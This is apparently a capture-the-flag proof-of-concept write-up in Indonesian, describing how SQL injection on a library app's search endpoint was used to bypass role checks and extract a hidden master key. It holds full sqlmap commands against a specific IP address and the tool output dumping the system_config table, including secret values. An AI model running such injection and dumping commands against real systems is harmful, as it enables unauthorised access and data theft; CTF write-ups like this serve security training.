

POC – Flag 9

A. Profil Kerentanan

- **Jenis Kerentanan:** *SQL Injection* (SQLi) sebagai metode *Bypass Access Control*
- **Target Endpoint:** (<http://160.25.222.15:8080/backend/api.php>)
- **Parameter Rentan:** q (Metode GET)
- **Tools yang Digunakan:** SQLMap
- **Tujuan Eksploitasi:** Mengekstrak konfigurasi rahasia sistem (*master_key*) yang dibatasi hak aksesnya pada level aplikasi.


B. Langkah-Langkah Eksploitasi

1. Analisis Otorisasi Level Aplikasi (Kegagalan Eskalasi Hak Akses)

Pengujian awal difokuskan pada upaya *Privilege Escalation* melalui *endpoint* konfigurasi (`admin.php?action=config`). Namun, saat dilakukan injeksi parameter `&show_hidden=true` melalui Burp Suite, aplikasi merespons dengan penolakan akses:

JSON

```
{"success":false,"message":"Hidden configurations require elevated privileges"}
```



Respons ini membuktikan bahwa mekanisme otorisasi berbasis peran (*Role-Based Access Control*) pada sisi aplikasi (PHP) telah divalidasi dengan benar. Akun

dengan *role librarian* tidak diizinkan membaca konfigurasi dengan atribut tersembunyi.

2. Transisi Vektor Serangan dan Enumerasi Database

Karena lapisan logika aplikasi tidak rentan terhadap manipulasi parameter, serangan dieskalasi memanfaatkan kerentanan *SQL Injection* pada *endpoint* pencarian (`api.php?action=search`). Metode ini bertujuan untuk mem-*bypass* filter otorisasi PHP dan langsung berkomunikasi dengan *Database Management System* (DBMS).

Langkah pertama adalah melakukan enumerasi untuk melihat daftar tabel di dalam *database* library ctf menggunakan perintah berikut:

```
python3 sqlmap.py -u
```

```
"http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --
thread=5 -D library ctf --tables --dump
```

```
hazi@DESKTOP-E4S39F5: ~/sqlmap
$ python3 sqlmap.py -u "http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --thread=5 -D library_ctf --tables --dump

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:34:48 /2026-05-03/

[19:34:49] [WARNING] provided value for parameter 'q' is empty. Please, always use only valid parameter values so sqlmap could be able to run pro
[19:34:49] [INFO] resuming back-end DBMS 'mysql'
[19:34:49] [INFO] testing connection to the target URL
you have not declared cookie(s). while server wants to set its own ('PHPSESSID=b469cf350a3...312abdc05a'). Do you want to use those [Y/n] Y
```

(Keterangan Gambar: Eksekusi awal SQLMap untuk melakukan enumerasi pada database library ctf)

Hasil enumerasi berhasil menampilkan daftar tabel, di mana ditemukan tabel bernilai tinggi bernama system config.

```

19:35:17] [INFO] the back-end DBMS is MySQL
Web server operating system: Linux Debian
Web application technology: Apache 2.4.65, PHP, PHP 8.1.34
Back-end DBMS: MySQL >= 5.6
19:35:17] [INFO] fetching tables for database: 'library_ctf'
Database: library_ctf
7 tables]

```

```

+-----+
| admin_logs |
| archive_books |
| book_reviews |
| books |
| borrowings |
| system_config |
| users |
+-----+

```

```

19:35:17] [INFO] fetched data logged to text files under: '/home/bazi/.local/share/sqlmap/out'

```

(Keterangan Gambar: Daftar 7 tabel yang berhasil diekstrak, mengkonfirmasi keberadaan tabel `system_config`)

3. Ekstraksi Data Spesifik (*Targeted Data Exfiltration*)

Setelah mengetahui keberadaan tabel target, *dumping* data difokuskan secara spesifik hanya pada tabel `system_config` untuk mengekstrak data konfigurasi yang disembunyikan sistem.

Perintah yang dieksekusi:

```
python3 sqlmap.py -u
```

```
"http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch --
```

```
thread=5 -D library_ctf -T system_config --dump
```

```

(hazi@DESKTOP-E4S39F5)-[~/sqlmap]
$ python3 sqlmap.py -u "http://160.25.222.15:8080/backend/api.php?action=search&q=" --batch

```

(Keterangan Gambar: Eksekusi SQLMap yang ditargetkan khusus untuk mendump isi tabel `system_config`)

Dari hasil ekstraksi spesifik tersebut, terlihat dengan jelas bagaimana sistem menyembunyikan konfigurasi tertentu menggunakan indikator *flag* pada kolom `is_hidden`.

Tabel hasil *dumping* `system_config`:

```
web application technology: Apache 2.4.65, PHP 8.1.34, PHP
back-end DBMS: MySQL >= 5.6
[19:35:54] [INFO] fetching columns for table 'system_config' in database 'library_ctf'
[19:35:54] [INFO] fetching entries for table 'system_config' in database 'library_ctf'
Database: library_ctf
Table: system_config
[7 entries]
```

id	is_hidden	config_key	updated_at	config_value
1	0	site_name	2026-04-11 14:17:04	Digital Library System
2	0	max_borrow_days	2026-04-11 14:17:04	14
3	0	fine_per_day	2026-04-11 14:17:04	0.50
4	0	maintenance_mode	2026-04-11 14:17:04	0
5	1	master_key	2026-04-11 14:17:04	CTF-MASTER-KEY-2024-LIBRARY
6	1	backup_location	2026-04-11 14:17:04	/var/backups/library
7	1	api_secret	2026-04-11 14:17:04	sk_live_51234567890abcdef

(Keterangan Gambar: Output akhir SQLMap yang menampilkan isi tabel `system_config`, membocorkan nilai dari `master_key` yang berstatus hidden)

C. Hasil dan Kesimpulan

Melalui ekstraksi *database* secara langsung, proteksi level aplikasi berhasil di-*bypass*. Data rahasia pada baris ID 5 dengan nilai `is_hidden = 1` berhasil dibaca, menghasilkan *key* sebagai berikut:

CTF-MASTER-KEY-2024-LIBRARY